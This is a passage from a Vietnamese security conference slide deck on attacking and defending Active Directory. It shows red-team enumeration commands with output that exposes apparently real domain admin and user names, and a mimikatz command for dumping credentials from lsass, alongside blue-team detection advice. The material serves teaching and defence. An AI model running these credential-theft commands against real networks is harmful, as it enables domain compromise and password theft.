

ACTIVE DIRECTORY – RED VS. BLUE

Trần Minh Quảng

Viettel Cyber Security – Viettel Group



WHO AM I?

- Trần Minh Quảng
- Viettel Cyber Security
- Nghiên cứu
 - Dịch ngược
 - Khai thác lỗ hổng phần mềm
 - Nghiên cứu mã độc
 - Xử lý ứng cứu sự cố ATTT
- Diễn giả ở nhiều hội thảo:
 - Security Bootcamp
 - tradahacking
 - TetCon
 - BotConf (Pháp)



NỘI DUNG

- Tổng quan về Active Directory
- Thu thập thông tin ban đầu
- Thu thập tài khoản
- Tấn công leo thang
- Cập nhật tài khoản
- Kết luận



TỔNG QUAN VỀ ACTIVE DIRECTORY

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security


TỔNG QUAN VỀ ACTIVE DIRECTORY

▪ Active Directory

- Đặc trưng cho các máy chủ/máy trạm Windows
- Quản lý chính sách tập trung
- Quản lý user/computer tập trung

TỔNG QUAN VỀ ACTIVE DIRECTORY


- Active Directory
 - Domain Forest



TỔNG QUAN VỀ ACTIVE DIRECTORY


▪ Môi trường giả định

- Hacker chiếm được quyền điều khiển 1 máy trạm/máy chủ có join hệ thống AD
- Tìm cách tấn công leo thang lên các máy chủ khác, leo thang lên máy chủ Domain Controllers



TỔNG QUAN VỀ ACTIVE DIRECTORY

▪ Luồng tấn công



9

THU THẬP THÔNG TIN BAN ĐẦU

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

THU THẬP THÔNG TIN BAN ĐẦU


▪ Red Team

- Enum Domain Controllers
- Enum Domain Admins
- Enum User Groups
- Enum Users
- Enum Computers

THU THẬP THÔNG TIN BAN ĐẦU

- Enum Domain Controllers

- *net group “domain controllers” /domain*



```
C:\Windows\system32\cmd.exe
C:\Users\quangtm4>net group "domain controllers" /domain
The request will be processed at a domain controller for domain VISC.COM.

Group name      Domain Controllers
Comment        All domain controllers in the domain


Members

-----
DC01$           DC02$
The command completed successfully.

C:\Users\quangtm4>
```

THU THẬP THÔNG TIN BAN ĐẦU

- Enum Domain Admins
 - *net group “domain admins” /domain*



```
C:\Windows\system32\cmd.exe
C:\Users\quangtm4>net group "domain admins" /domain
The request will be processed at a domain controller for domain VISC.COM.

Group name      Domain Admins
Comment        Designated administrators of the domain

Members


-----
admin_dungta16      admin_namth8      admin_toannnn8
admin_tuanvm9        vbm_service      visc_admin

The command completed successfully.

C:\Users\quangtm4>
```

THU THẬP THÔNG TIN BAN ĐẦU

- Enum Groups
 - *net group /domain*



The screenshot shows a Windows Command Prompt window titled "cmd C:\Windows\system32\cmd.exe". The command entered is "C:\Users\quangtm4>net group /domain". The response indicates that the request will be processed at a domain controller for domain VISC.COM. Below this, it lists "Group Accounts for \\DC01.VISC.COM" followed by a long list of group names starting with asterisks (*AD_Admins, *ad_operators, etc.).

```
C:\Users\quangtm4>net group /domain
The request will be processed at a domain controller for domain VISC.COM.

Group Accounts for \\DC01.VISC.COM

-----
*AD_Admins
*ad_operators
*admin_servers
*ANM_COMPUTER
*CE
*cloud
*cnnfsp
*Computer_sd
*CT
*DnsUpdateProxy
*Domain Admins
*Domain Computers
```

THU THẬP THÔNG TIN BAN ĐẦU

- Enum Users
 - *net user /domain*

```
C:\Windows\system32\cmd.exe
C:\Users\quangtm4>net user /domain
The request will be processed at a domain controller for domain VISC.COM.

User accounts for \\DC01.VISC.COM

-----
ad_admin_operator      admin_dungta16      admin_duongmn
admin_namth8           admin_server        admin_toannn8
admin_tuanvm9          adminvc             anhbh52
anhdh                  anhhv41            anhn121
anhnn19                anhquan            anhn19
anhvtm3                anlpth              annt567
antp                   anvt-test1         anvt-test2
bachld1                bienpnn            binhhh6
binhnq2                bont2               chat
chiennd                chungnh3           chuyennt2
cloud_admin             cnnfsp_admin       configuration
congdh1                congnc9           cuongdm30
CuongMX                cuongnc16         cuongnd24
cuongmn
```

THU THẬP THÔNG TIN BAN ĐẦU

- Enum Computers

- *net group “domain computers” /domain*

C:\Windows\system32\cmd.exe

```
C:\Users\quangtm4>net group "domain computers" /domain
The request will be processed at a domain controller for domain VISC.COM.


Group name      Domain Computers
Comment        All workstations and servers joined to the domain

Members
```

ANM-ANHBH52\$	ANM-ANHDH\$	ANM-ANHHV41\$
ANM-ANHNH121\$	ANM-ANHNN19\$	ANM-ANHNT\$
ANM-ANHNT516\$	ANM-ANHVTM3\$	ANM-ANLPTH\$
ANM-ANNT567\$	ANM-APPMANAGER\$	ANM-BACHLD1\$
ANM-BIENPNN\$	ANM-BIENPNN1\$	ANM-BINHNQ2\$
ANM-BONT2\$	ANM-CHIENDD\$	ANM-CHUNGNH3\$
ANM-CHUNGNT16\$	ANM-CHUYENNNT2\$	ANM-CONGDH1\$
ANM-CONGNC9\$	ANM-CUONGCB\$	ANM-CUONGDD5\$
ANM-CUONGDM30\$	ANM-CUONGMX\$	ANM-CUONGNC16\$
ANM-CUONGND24\$	ANM-DAINN5\$	ANM-DAINV5\$

THU THẬP THÔNG TIN BAN ĐẦU

- Xem thông tin một User
 - *net user <username> /domain*



```
C:\Windows\system32\cmd.exe
C:\Users\quangtm4>net user admin_toannn8 /domain
The request will be processed at a domain controller for domain VISC.COM.

User name          admin_toannn8
Full Name          admin_toannn8
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never

Password last set   8/14/2018 8:50:42 AM
Password expires     11/12/2018 8:50:42 AM
Password changeable 8/14/2018 8:50:42 AM
Password required    Yes
User may change password Yes

Workstations allowed DC01,DC02,ANM-MGMT,ANM-PUB,ANM-PUB1,ANM-PUB2
Logon script
```

THU THẬP THÔNG TIN BAN ĐẦU

▪ **Blue Team**

- **Detection:** Giám sát command-line
- **Prevention:** Disable Domain Read
 - Không cho liệt kê danh sách group/user/computer/
 - Không ổn định

18

THU THẬP TÀI KHOẢN

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

THU THẬP TÀI KHOẢN

- **Red Team**

- **mimikatz**

- Raw password & Hashes
 - mimikatz.exe
 - mimikatz in-memory
 - Memory loader
 - Powershell
 - Offline mimikatz
 - Dump bộ nhớ tiến trình lsass.exe

THU THẬP TÀI KHOẢN

▪ mimikatz

- *mimikatz.exe privilege::debug sekurlsa::LogonPasswords full*

```
Authentication Id : 0 ; 2858340 <00000000:002b9d64>
Session          : Service from 0
User Name        : svc-SQLDBEngine01
Domain           : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1607

msv :
    * Username : svc-SQLDBEngine01
